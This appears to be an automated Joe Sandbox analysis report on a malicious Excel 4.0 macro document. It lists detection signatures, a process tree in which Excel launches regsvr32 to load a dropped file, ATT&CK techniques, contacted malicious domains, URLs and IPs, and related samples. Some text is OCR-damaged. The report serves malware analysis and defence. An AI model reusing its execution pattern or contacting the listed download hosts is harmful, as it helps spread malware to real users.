ID: 384712
Sample Name: documents-351331057.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 16:43:09
Date: 09/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report documents-351331057.xlsm

Overview


General Information

Sample Name:	documents-351331057.xlsm
Analysis ID:	384712
MD5:	672eb871d16413..
SHA1:	f88277af9b7f69e…
SHA256:	17ab700a69c80c..
Tags:	xlsm
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Office process drops PE file
- Allocates a big amount of memory (p…
- Drops PE files
- Drops PE files to the user directory
- Drops files with a non-matching file e…
- Excel documents contains an embe…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2292 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 2840 cmdline: regsvr32 -s ..\ghnrope MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2912 cmdline: regsvr32 -s MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2852 cmdline: regsvr32 -s MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2828 cmdline: regsvr32 -s MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2836 cmdline: regsvr32 -s MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- Compliance
- Software Vulnerabilities
- Networking
- System Summary
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Office process drops PE file

Boot Survival:


Drops PE files to the user root directory

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1 2 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Dev Without Authorizat
Default Accounts	Exploitation for Client Execution 4 3	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 3	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorizat
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 1 4	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingress Tool Transfer 4	SIM Card Swap	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
cesiroinsurance.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://runolfsson-jayde07s.ru.com/ind.html	0%	Avira URL Cloud	safe	
http://cremin-ian07u.ru.com/ind.html	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
runolfsson-jayde07s.ru.com	8.211.4.209	true	false		unknown
cremin-ian07u.ru.com	8.211.4.209	true	false		unknown
cesiroinsurance.com	67.222.38.97	true	false	• 0%, Virustotal, Browse	unknown
shalombaptistchapel.com	162.251.80.27	true	false		unknown
innermetransformation.com	173.201.252.173	true	false		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://runolfsson-jayde07s.ru.com/ind.html	false	• Avira URL Cloud: safe	unknown
http://cremin-ian07u.ru.com/ind.html	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://servername/isapibackend.dll	regsvr32.exe, 00000003.0000000 2.2094330017.0000000001CA0000. 00000002.00000001.sdmp, regsvr 32.exe, 00000004.00000002.2094 888849.0000000001CD0000.000000 02.00000001.sdmp, regsvr32.exe, 00000005.00000002.2095601531 .0000000001D60000.00000002.000 00001.sdmp, regsvr32.exe, 0000 0006.00000002.2096377715.00000 00001CF0000.00000002.00000001. sdmp, regsvr32.exe, 00000007.0 0000002.2096826781.0000000001C 70000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.251.80.27	shalombaptistchapel.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
67.222.38.97	cesiroinsurance.com	United States		46606	UNIFIEDLAYER-AS-1US	false
173.201.252.173	innermetransformation.com	United States		26496	AS-26496-GO-DADDY-COM-LLCUS	false
8.211.4.209	runolfsson-jayde07s.ru.com	Singapore		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	384712
Start date:	09.04.2021
Start time:	16:43:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 46s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	documents-351331057.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.evad.winXLSM@11/18@5/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 8.241.82.126, 8.238.36.254, 8.241.88.254, 8.241.83.126, 8.238.35.254, 23.0.174.200, 23.0.174.185 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, apps.digsigtrust.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, auto.au.download.windowsupdate.com.c.footprint.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtDeviceIoControlFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.251.80.27	SecuriteInfo.com.Heur.17834.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	SecuriteInfo.com.Heur.9646.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	SecuriteInfo.com.Heur.17834.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	SecuriteInfo.com.Heur.9646.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-2016732059-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-2016732059-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-1610138277-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-1610138277-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-1361835343-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-1361835343-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
	Claim-495018568-02092021.xls	Get hash	malicious	Browse	• immanta.com/zrqzfrsvu/3806249.jpg
67.222.38.97	documents-1819557117.xlsm	Get hash	malicious	Browse	
	documents-1819557117.xlsm	Get hash	malicious	Browse	
173.201.252.173	documents-1819557117.xlsm	Get hash	malicious	Browse	
	documents-1819557117.xlsm	Get hash	malicious	Browse	
8.211.4.209	documents-1819557117.xlsm	Get hash	malicious	Browse	• cremin-ian07u.ru.com/ind.html
	documents-1819557117.xlsm	Get hash	malicious	Browse	• cremin-ian07u.ru.com/ind.html
	documents-2112491607.xlsm	Get hash	malicious	Browse	• corwin-tommie06f.ru.com/index.html
	documents-1660683173.xlsm	Get hash	malicious	Browse	• corwin-tommie06f.ru.com/index.html
	1234.xlsm	Get hash	malicious	Browse	• mills-skyla30ec.com/gg.gif

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	12345.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	1234.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-748443571.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	12345.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-1887159634.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-748443571.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-1887159634.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-683917632.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-683917632.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-1760163871.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif
	documents-1760163871.xlsm	Get hash	malicious	Browse	• mills-sky la30ec.com /gg.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cremin-ian07u.ru.com	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
innermetransformation.com	documents-1819557117.xlsm	Get hash	malicious	Browse	• 173.201.252.173
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 173.201.252.173
shalombaptistchapel.com	documents-1819557117.xlsm	Get hash	malicious	Browse	• 162.251.80.27
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 162.251.80.27
runolfsson-jayde07s.ru.com	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
cesiroinsurance.com	documents-1819557117.xlsm	Get hash	malicious	Browse	• 67.222.38.97
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 67.222.38.97

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	DUBAI UAEGH092021.exe	Get hash	malicious	Browse	• 208.91.199.135
	PAGO FACTURA V-8680.exe	Get hash	malicious	Browse	• 208.91.198.143
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 162.251.80.27
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 162.251.80.27
	usd 420232.exe	Get hash	malicious	Browse	• 208.91.199.225
	P037725600.exe	Get hash	malicious	Browse	• 208.91.199.225
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	NEW ORDER.exe	Get hash	malicious	Browse	• 208.91.198.143
	TRANSFERENCIA AL EXTERIOR U810295.exe	Get hash	malicious	Browse	• 208.91.198.143
	PAYMENT SWIFT COPY MT103.exe	Get hash	malicious	Browse	• 208.91.198.143
	UPDATED SOA.exe	Get hash	malicious	Browse	• 208.91.199.224
	BANK PAYMENT.exe	Get hash	malicious	Browse	• 208.91.199.224
	document-1245492889.xls	Get hash	malicious	Browse	• 5.100.155.169
	VAT INVOICE.exe	Get hash	malicious	Browse	• 208.91.199.224
	IMG_00000000001.PDF.exe	Get hash	malicious	Browse	• 208.91.198.143
	documents-2112491607.xlsm	Get hash	malicious	Browse	• 111.118.215.222

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	FED8GODpaD.xlsb	Get hash	malicious	Browse	• 5.100.152.162
	New Order PO#121012020_____PDF_______.exe	Get hash	malicious	Browse	• 208.91.199.225
	document-1251000362.xlsm	Get hash	malicious	Browse	• 199.79.62.99
UNIFIEDLAYER-AS-1US	documents-1819557117.xlsm	Get hash	malicious	Browse	• 67.222.38.97
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 67.222.38.97
	PRODUCT LIST.exe	Get hash	malicious	Browse	• 50.116.93.102
	SecuriteInfo.com.Artemis54F04621A697.21964.exe	Get hash	malicious	Browse	• 192.185.11 3.153
	Purchase Order.xlsx	Get hash	malicious	Browse	• 162.241.94.163
	PO.exe	Get hash	malicious	Browse	• 50.87.196.173
	Purchase Order.exe	Get hash	malicious	Browse	• 50.87.196.120
	GS_ PO NO.1862021.exe	Get hash	malicious	Browse	• 192.185.90.36
	Offline_record_ON-035107.htm	Get hash	malicious	Browse	• 162.241.69.166
	Ref. PDF IGAPO17493.exe	Get hash	malicious	Browse	• 70.40.220.70
	Quotation.exe	Get hash	malicious	Browse	• 162.241.24.122
	RFQ_AP65425652_032421 isu-isu,pdf.exe	Get hash	malicious	Browse	• 162.241.244.61
	PaymentAdvice.exe	Get hash	malicious	Browse	• 108.167.140.96
	PRODUCT_INQUIRY_PO_0009044_PDF.exe	Get hash	malicious	Browse	• 192.185.16 4.148
	PO.exe	Get hash	malicious	Browse	• 162.241.24.122
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 74.220.199.6
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 192.185.48.194
	vbc.exe	Get hash	malicious	Browse	• 50.87.195.61
	PRICE_QUOTATION_RFQ_000988_PDF.exe	Get hash	malicious	Browse	• 192.185.16 4.148
	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.57.149.44
AS-26496-GO-DADDY-COM-LLCUS	documents-1819557117.xlsm	Get hash	malicious	Browse	• 173.201.25 2.173
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 173.201.25 2.173
	aqbieGXkIX.doc	Get hash	malicious	Browse	• 198.71.233.104
	SwiftMT103.xlsx	Get hash	malicious	Browse	• 184.168.13 1.241
	IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 184.168.13 1.241
	Message Body.exe	Get hash	malicious	Browse	• 166.62.28.108
	PO-RFQ # 097663899 pdf .exe	Get hash	malicious	Browse	• 184.168.13 1.241
	PO45937008ADENGY.exe	Get hash	malicious	Browse	• 166.62.28.107
	RFQ_AP65425652_032421 isu-isu,pdf.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	LWlcpDjYIQ.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	PaymentAdvice.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	invoice.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	PO4308.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	pumYguna1i.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	eQLPRPErea.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	vbc.exe	Get hash	malicious	Browse	• 107.180.43.16
	7AJT9PNmGz.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	Revised Invoice No CU 7035.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	PaymentAdvice.exe	Get hash	malicious	Browse	• 184.168.13 1.241
	PO7321.exe	Get hash	malicious	Browse	• 184.168.13 1.241

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	documents-1819557117.xlsm	Get hash	malicious	Browse	• 162.251.80.27 • 67.222.38.97 • 173.201.25 2.173

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
